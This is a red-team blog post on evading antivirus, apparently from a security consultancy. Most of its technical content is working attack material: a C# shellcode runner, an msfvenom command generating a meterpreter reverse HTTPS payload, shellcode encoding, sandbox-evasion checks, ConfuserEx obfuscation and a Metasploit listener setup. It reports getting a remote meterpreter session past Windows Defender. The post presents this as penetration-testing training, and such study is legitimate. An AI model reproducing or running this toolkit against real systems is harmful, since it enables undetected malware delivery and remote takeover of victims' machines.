Antivirus Evasion (Part 1)

redfoxsec.com/blog/antivirus-evasion-part-1

Redfox Security Team April 2, 2022

- April 2, 2022
- Red Team
- Redfox Security Team

Antivirus Evasion in general use signature-based and heuristics-based malware detection mechanisms. In this blog, we will learn and test some techniques to try and bypass such defences, and to get a fully functional meterpreter reverse shell from an updated Windows Server 2016 running Windows Defender. We will be utilizing multiple win32 APIs using C# and Platform Invoke.

For more details about win32 API and P/Invoke, refer to the following links:

- https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke
- https://www.c-sharpcorner.com/article/working-with-win32-api-in-net
- https://www.pinvoke.net

To begin with, we are going to use a basic C# shellcode runner.


```
using System;
using System.Runtime.InteropServices;

namespace AV_Test
{
    class Program1
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);


        static void Main(string[] args)
        {
            // Enter meterpreter shellcode here
            byte[] buf = new byte[745] {};
            int size = buf.Length;

            // Allocate our memory buffer
            IntPtr va = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            // Copy of decrypted shellcode into the buffer
            Marshal.Copy(buf, 0, va, size);

            // Create a thread that contains our buffer
            IntPtr thread = CreateThread(IntPtr.Zero, 0, va, IntPtr.Zero, 0, IntPtr.Zero);

            // Ensure our thread doesn't exit until we close our shell
            WaitForSingleObject(thread, 0xFFFFFFFF);
        }
    }
}
```

For our shellcode, we are going to use msfvenom.

```
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<ip/hostname> LPORT=443
EXITFUNC=thread -f csharp
```

We can then compile the C# code generated above using Visual Studio Community – an integrated development environment (IDE) from Microsoft.

Next, we'll upload the payload to antiscan.me. This site offers a scanning service against 26 AVs free of charge without distributing the results.




As per the screenshot below, our payload got detected by 15/26 AVs.

Raw meterpreter shellcodes are heavily fingerprinted by AV vendors. Signatures definitions are regularly updated by AV vendors and it's no surprise our Portable Executable (PE) file got detected by a lot of AV vendors. The problem with signature-based detection is that it's only capable of protecting against known viruses. We can bypass it by encoding/encrypting the raw shellcode and placing it along with a decoding/decryption routine in our final PE file.


We can improve our original payload by encoding the default meterpreter shellcode using either XOR or Caesar ciphers. Additionally, other methods like DES/AES can be used. Here, we are going to use Caesar cipher for encoding.

The encoding routine is shown in the screenshot below:

In the C# shellcode runner, we need to replace buf with our new encoded shellcode and add a decoding routine as seen in the screenshot below:



After compiling, we can upload our PE file to antiscan.me and check how it fares.



Our payload got detected by 10/26 AVs. We can also try other encoders or even mix-and-match some together to get different results. However, the detection rate is still high.

We will now move towards heuristics-based detection bypass and sandbox evasion. Unknown applications get executed in a virtual sandbox environment before being allowed to execute natively. The virtualized sandbox tries to mimic the native OS but it's not perfect. Specifically, some rarely used win32 APIs are not emulated properly inside the sandbox or return different values inside a sandbox when compared to those that run

on native windows. VirtualAllocExNuma and FlsAlloc are two examples of non-emulated APIs. It's worth researching on other APIs (from pinvoke.net) and find more non-emulated APIs.

Next, we'll add these modifications to our code using the C# signatures for the APIs from pinvoke.net.

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentProcess();

[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr FlsAlloc(IntPtr callback);
```

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if (mem == null)
{
    return;
}
IntPtr ptrCheck = FlsAlloc(IntPtr.Zero);

if (ptrCheck == null)
{
    return;

}
```

Some other methods for sandbox detection/evasion are below:

- Verifying PE file names: Sandboxed environment may change the EXE filename.
- Verifying Machine Hostname: Sandboxed environment may change our hostname.
- Sending a web request to a non-existing domain: Sandboxed environment may simulate this request with a 200 OK response code even if the domain does not exist.
- Calling Sleep function: Sandboxed environment may fast-forward through a sleep call.

```
static void Main(string[] args)
{
    string exename = "AV_Test_sig+heuristics";
    if (Path.GetFileNameWithoutExtension(Environment.GetCommandLineArgs()[0]) != exename)
    {
        return;
    }

    if (Environment.MachineName != "EC2AMAZ-CRPLELS")
    {
        return;
    }

    try
    {

        HttpWebRequest req = (HttpWebRequest)WebRequest.Create("http://thisisanunjoinableurl.com/");
        HttpWebResponse res = (HttpWebResponse)req.GetResponse();

        if (res.StatusCode == HttpStatusCode.OK)
        {
            return;
        }
    }
    catch (WebException we)
    {
        Console.WriteLine("\r\nWebException Raised. The following error occurred : {0}", we.Status);
    }

    DateTime t1 = DateTime.Now;
    Sleep(10000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if (t2 < 9.5)
    {
        return;
    }
```

After adding these modifications, we can compile our program. ConfuserEx 2 is a great open-source tool for obfuscating .NET applications. For more details, see this blog.


After using ‘ConfuserEx’ on our payload in aggressive mode, we can upload the resulting executable to antiscan.me.

Our payload got a pretty good detection rate of 3/26. There is room for improvement by researching on more non-emulated APIs, adding more sandbox evasion techniques and by using different encryption/decryption routine for our meterpreter shellcode.


Now, to test the final payload on an updated Windows Server 2016 with real-time and cloud-based protections turned on.

We'll set up a metasploit listener on a remote machine.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST
LHOST =>
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set EXITFUNC thread
EXITFUNC => thread
msf6 exploit(multi/handler) > set ENABLESTAGEENCODING true
ENABLESTAGEENCODING => true
```



Next, run the executable from Windows Command Prompt (cmd). We immediately get a ‘NameResolutionFailure’ error due to a web request that was made to a non-existing domain (one of our sandbox evasion techniques). Note that this is working as intended. We wait a few seconds for our sleep function to finish. Going back to our remote machine, we get a meterpreter session!



While we got a meterpreter session and successfully bypassed Windows Defender, this technique requires us to write files on disk. This is not ideal in all situations. We can run exploits entirely in memory using Windows PowerShell, which involves tackling another Windows protection, AMSI. But that's a topic for another time. Until then, stay safe and hack responsibly!

Part 2 of our Antivirus Evasion series is up. You can view it here.

By partnering with Redfox Security, you'll get the best security and technical skills required to execute an effective and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through penetration testing services. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses**."

PreviousHacking GraphQL Part 1
NextNo SQL Injection

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025

This Is the Hacker’s Swiss Army Knife. Have You Heard About It?